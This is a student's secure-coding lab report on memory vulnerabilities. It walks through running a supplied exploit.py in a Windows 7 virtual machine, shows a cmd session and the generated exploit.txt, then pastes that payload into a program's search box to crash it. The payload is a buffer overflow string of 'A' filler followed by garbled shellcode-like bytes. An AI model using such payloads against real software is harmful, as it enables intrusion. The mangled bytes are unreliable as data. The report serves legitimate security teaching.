

# SECURE CODING

## LAB-7

Akash Varma Mantena | 19BCN7260 | L23-24

### **Lab experiment - Working with the memory vulnerabilities**


#### **Task**

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe**
- **Download and install python 2.7.\* or 3.5.\***
- **Run the exploit script to generate the payload**
- **Install Vuln\_Program\_Stream.exe and Run the same**

#### **Analysis**


- **Crash the Vuln\_Program\_Stream program and report the vulnerability.**

1)After Unzipping,Running the exploit.py script generates a payload.





```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\DeLL>cd C:\Users\DeLL\Desktop\Uullln
C:\Users\DeLL\Desktop\Uullln>python exploit.py
C:\Users\DeLL\Desktop\Uullln>SSS
```




```
exploit.txt - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
SàÙt$ô]3É±Rfíü1U»C±;Æ·Ö?MØ_Ú|Ø|`/èOýÃf WáŠ[ØLiáýÍ4aü-XİWx2•...
v8[9òt'²H~'[]>°ö[Äü÷~[á[]°Öšİ0ăJ>,K³ŽK•ô)´à▲JİóĖθ•vİ"^(+². .)[]³æ~[]J[-
qÙO%U#İYİmúâ[]İ£FEă°ú[]1t7¶1[]@Ä^%úAÓ6%-[]m'[]ěŽâ[]
(Ú²9™cY¹&¶İé~i~YiÚG³f[]w%~.[]G'°KT6yŽZ9Á[]%S%N[]İÜĖăm ÆŽ°#ăo`[fc[]«PÙ°´ôu^&"...)[▲
Ò~-E¶'"Ÿm@Çlμ±Æm8i},[]Ø)XYg‡3ĖqĖĖf[ÆÄ[]c'[]â< ç³´o4İó[]»[]°θ^ÆİØÇE1...÷°³
°{ØLGc1I[]#°#ÆİÄ
```





Copy paste the payload in the search box and click on Search button.



The program has crashed!!!